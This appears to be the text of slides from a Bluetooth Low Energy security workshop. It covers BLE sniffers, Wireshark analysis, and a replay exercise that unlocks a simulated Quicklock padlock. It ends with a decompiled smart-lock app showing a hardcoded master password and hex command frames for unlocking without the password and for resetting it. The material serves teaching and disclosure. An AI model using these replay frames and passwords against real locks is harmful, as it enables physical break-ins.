
- ⊙ Android Bluetooth Btsnoop Net Nexus_5X 00fd60f3e2c54c2b: andr
- ⊙ Android Logcat Crash Nexus_5X 00fd60f3e2c54c2b: andr
- ⊙ Android Logcat Events Nexus_5X 00fd60f3e2c54c2b: andr

Open BLE sniffers

<p>Ubertooth</p>	<p>Open hardware/firmware. First open Bluetooth sniffer.</p> <p>https://www.greatscottgadgets.com/ubertoothone/</p>	<p>Open hardware</p> 	<p>120\$</p>
<p>nRF Sniffer</p>	<p>Closed (but free) firmware. Nice integration with Wireshark (toolbar).</p> <p>https://www.nordicsemi.com/Software-and-tools/Development-Tools/nRF-Sniffer-for-Bluetooth-LE</p>	<p>Nordic Semiconductor nRF51/52</p> 	<p>\$5- \$50</p>
<p>BtleJack</p>	<p>Open firmware. Can also jam and hijack connections.</p> <p>https://github.com/virtualabs/btlejack</p>	<p>nRF51 (including BBC: microbit)</p> 	<p>\$5- \$25</p>
<p>SniffLE</p>	<p>Open firmware. BLE 5; improved reliability.</p> <p>https://github.com/nccgroup/Sniffle</p>	<p>Texas Instruments CC1352/CC26x2</p> 	<p>\$40</p>

Wireshark

- The free, open “industry standard” for network analysing
- All open BLE sniffers can dump to its pcap format



<https://www.wireshark.org>

Wireshark

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
360	5.070868	Slave_0xed1e38e0	Master_0xed1e38e0	ATT	31	Rcvd Write Response, Handle: 0x0018 (Device Information: Firmware Revision String)
361	5.070945	Master_0xed1e38e0	Slave_0xed1e38e0	LE LL	26	Empty PDU
362	5.071021	Slave_0xed1e38e0	Master_0xed1e38e0	LE LL	26	Empty PDU
→ 363	5.171621	Master_0xed1e38e0	Slave_0xed1e38e0	ATT	33	Sent Read Request, Handle: 0x0018 (Device Information: Firmware Revision String)
364	5.171750	Slave_0xed1e38e0	Master_0xed1e38e0	LE LL	26	Empty PDU
365	5.171832	Master_0xed1e38e0	Slave_0xed1e38e0	LE LL	26	Empty PDU
← 366	5.171918	Slave_0xed1e38e0	Master_0xed1e38e0	ATT	41	Rcvd Read Response, Handle: 0x0018 (Device Information: Firmware Revision String)
367	5.272464	Master_0xed1e38e0	Slave_0xed1e38e0	LE LL	26	Empty PDU

Decoded packet

```

> Nordic BLE Sniffer
> Bluetooth Low Energy Link Layer
> Bluetooth L2CAP Protocol
v Bluetooth Attribute Protocol
  > Opcode: Read Response (0x0b)
  v [Handle: 0x0018 (Device Information: Firmware Revision String)]
    [Service UUID: Device Information (0x180a)]
    [UUID: Firmware Revision String (0x2a26)]
    Firmware Revision String: \005)\001\001 \025\004( 4
  
```

Raw hex

```

0000 b8 22 00 02 e9 6e 06 0a 01 07 2f 94 00 97 00 00  "....n..../.....
0010 00 e0 38 1e ed 06 0f 0b 00 04 00 0b 05 29 01 01  ..8.....)....
0020 20 15 04 28 20 34 46 08 30  ..( 4F. 0
  
```

Firmware Revision String (btatt.firmware_revision_string), 10 bytes

Packets: 700 · Displayed: 700 (100.0%)

Profile: Default

Wireshark tricks

“btatt” filter: display only ATT (read/write/notify)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

btatt

No.	Time	Source	Destination	Protocol	Length	Info
407	6.079462	Master_0xed1e38e0	Slave_0xed1e38e0	ATT	33	Sent Read Request, Handle: 0x0
410	6.180304	Slave_0xed1e38e0	Master_0xed1e38e0	ATT	32	Rcvd Read Response, Handle: 0x
469	7.491913	Master_0xed1e38e0	Slave_0xed1e38e0	ATT	34	Sent Write Request, Handle: 0x
472	7.592688	Slave_0xed1e38e0	Master_0xed1e38e0	ATT	34	Rcvd Handle Value Notification
474	7.592853	Slave_0xed1e38e0	Master_0xed1e38e0	ATT	31	Rcvd Write Response, Handle: 0
696	12.537280	Slave_0xed1e38e0	Master_0xed1e38e0	ATT	34	Rcvd Handle Value Notification

> Frame 696: 34 bytes on wire (272 bits), 34 bytes captured (272 bits) on interface /tmp/wireshark_extcap_-dev-1

- > Nordic BLE Sniffer
- > Bluetooth Low Energy Link Layer
- > Bluetooth L2CAP Protocol
- ▼ Bluetooth Attribute Protocol
 - > Opcode: Handle Value Notification (0x1b)
 - > Handle: 0x003a (Unknown: Unknown)
 - Value: 00

0000 b8 1b 00 02 33 70 06 0a 01 08 35 38 01 97 00 00


0010 00 e0 38 1e ed 06 08 04 00 04 00 1b 3a 00 00 79

0020 1f 00

Expand Subtrees
Collapse Subtrees
Expand All
Collapse All
Apply as Column **Ctrl+Shift+I**
Apply as Filter

Right-click on a field and apply as new column


Wireshark tricks: new “value” column



The screenshot shows the Wireshark interface with a table of network traffic. The table has five columns: Destination, Protocol, Length, Value, and Info. A blue arrow points to the 'Value' column header. The table contains six rows of data, with the last row highlighted in blue.

Destination	Protocol	Length	Value	Info
Slave_0xed1e38e0	ATT	33		Sent Read Request, Handle: 0x003a (Unknown: Unknown)
Master_0xed1e38e0	ATT	32	00	Rcvd Read Response, Handle: 0x003a (Unknown: Unknown)
Slave_0xed1e38e0	ATT	34	01	Sent Write Request, Handle: 0x0037 (Unknown: Unknown)
Master_0xed1e38e0	ATT	34	01	Rcvd Handle Value Notification, Handle: 0x003a (Unknown: Unknown)
Master_0xed1e38e0	ATT	31		Rcvd Write Response, Handle: 0x0037 (Unknown: Unknown)
Master_0xed1e38e0	ATT	34	00	Rcvd Handle Value Notification, Handle: 0x003a (Unknown: Unknown)

How did I sniff it?



\$15 nRF51822 flashed with nRF Sniffer firmware

A screenshot of the Wireshark Network Analyzer interface. The title bar reads 'The Wireshark Network Analyzer'. The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The toolbar contains various icons for file operations and capture control. Below the toolbar is a filter input field: 'Apply a display filter ... <Ctrl-/>'. The main interface area shows the following configuration:
Interface: /dev/tty
Device: All advertising
Passkey / OOB key: [button]
Adv Hop: 39 [button]
Buttons: Help, Defaults, Log

A blue box highlights the text 'Welcome to Wireshark'.

The 'Capture' section shows: '...using this filter: [Enter a capture filter ...] All interfaces shown'.

A list of interfaces is shown with checkboxes and a 'Capture On' icon:
eth0
any
Loopback: lo
nflog
nfqueue
usbmon1
usbmon2
nRF Sniffer: /dev/ttyUSB0 (highlighted in blue)
Cisco remote capture: ciscodump

The 'Learn' section contains links: User's Guide · Wiki · Questions and Answers · Mailing Lists.

At the bottom, it says: 'You are running Wireshark 2.6.9 (Git v2.6.9 packaged as 2.6.9-1).'

HackMe: replay



quicklock unlock replay




- ✓ send username
- ✓ send password
- ✓ send unlock



Your task is to analyse the sniffed data, and based on this - unlock the device.

Your HackMe device now simulates original Quicklock padlock via BLE. If you were connected to it (previous tasks), disconnect now, scan for the device and connect again. You should notice different services than for the light bulb. Start with a simple replay of all the write requests sent from mobile device to the lock. Next, identify the username and password, and check which parameters are obligatory. How about preparing the unlock macro?

 Simulated device



Status:

Congratulations!

Proceed to the next task

Vendor's response

The electronic codes necessary to open are passed wirelessly and are unencrypted (by design) to allow vendors flexibility when integrating the bluetooth device into existing platforms.


(...)

12345678

Many users of the products never update the default password and when they call for tech support our first option is to have them try the default Bluetooth password- which often works. !!!

<https://www.thequicklock.com/security-notice.php>

BTW, it also features RFID card



<https://www.youtube.com/watch?v=gutxTyyxbcq>

<https://twitter.com/slawekja/status/1103675187860512768>

Other smart locks?



```
+ message
+ service
+ ui
+ verify
+ MyApplication.class
+ R.class
+ SmartLock.class
+ SmartLockEvent.class
+ SmartLockManager.class
```

```
public class SmartLock
{
    public static final int CONNECTED = 0;
    public static final int DISCONNECTED = 1;
    public static final String SUPER_PASSWORD = "741689";
    private boolean autoLock = false;
    private boolean backnotify = false;
    private boolean connection = false;
    private String connecttime = null;
```

```
+ MsqRequestAutoLock.class
+ MsqRequestLock.class
+ MsqRequestLockInfo.class
+ MsqRequestModifyName.class
+ MsqRequestModifyPassword.class
+ MsqRequestOpenLock.class
+ MsqRequestResetPassword.class
+ MsqRequestVerify.class
```

```
public static final int MSG_CMD = 8;
public static final int MSG_LENGTH = 8;
public static final int MSG_STX = 161;
```

Unlock without knowing the password

a137343136383905789a3b246c6c17164f0121

a20500f0c77f162e8bd2

Initial communication based on lock's MAC (just replay)

a137343136383909bcaafbae05555babc02b017ad

~~a20900~~ SUPER_PASSWORD:
741689

a137343136383908

Reset password command

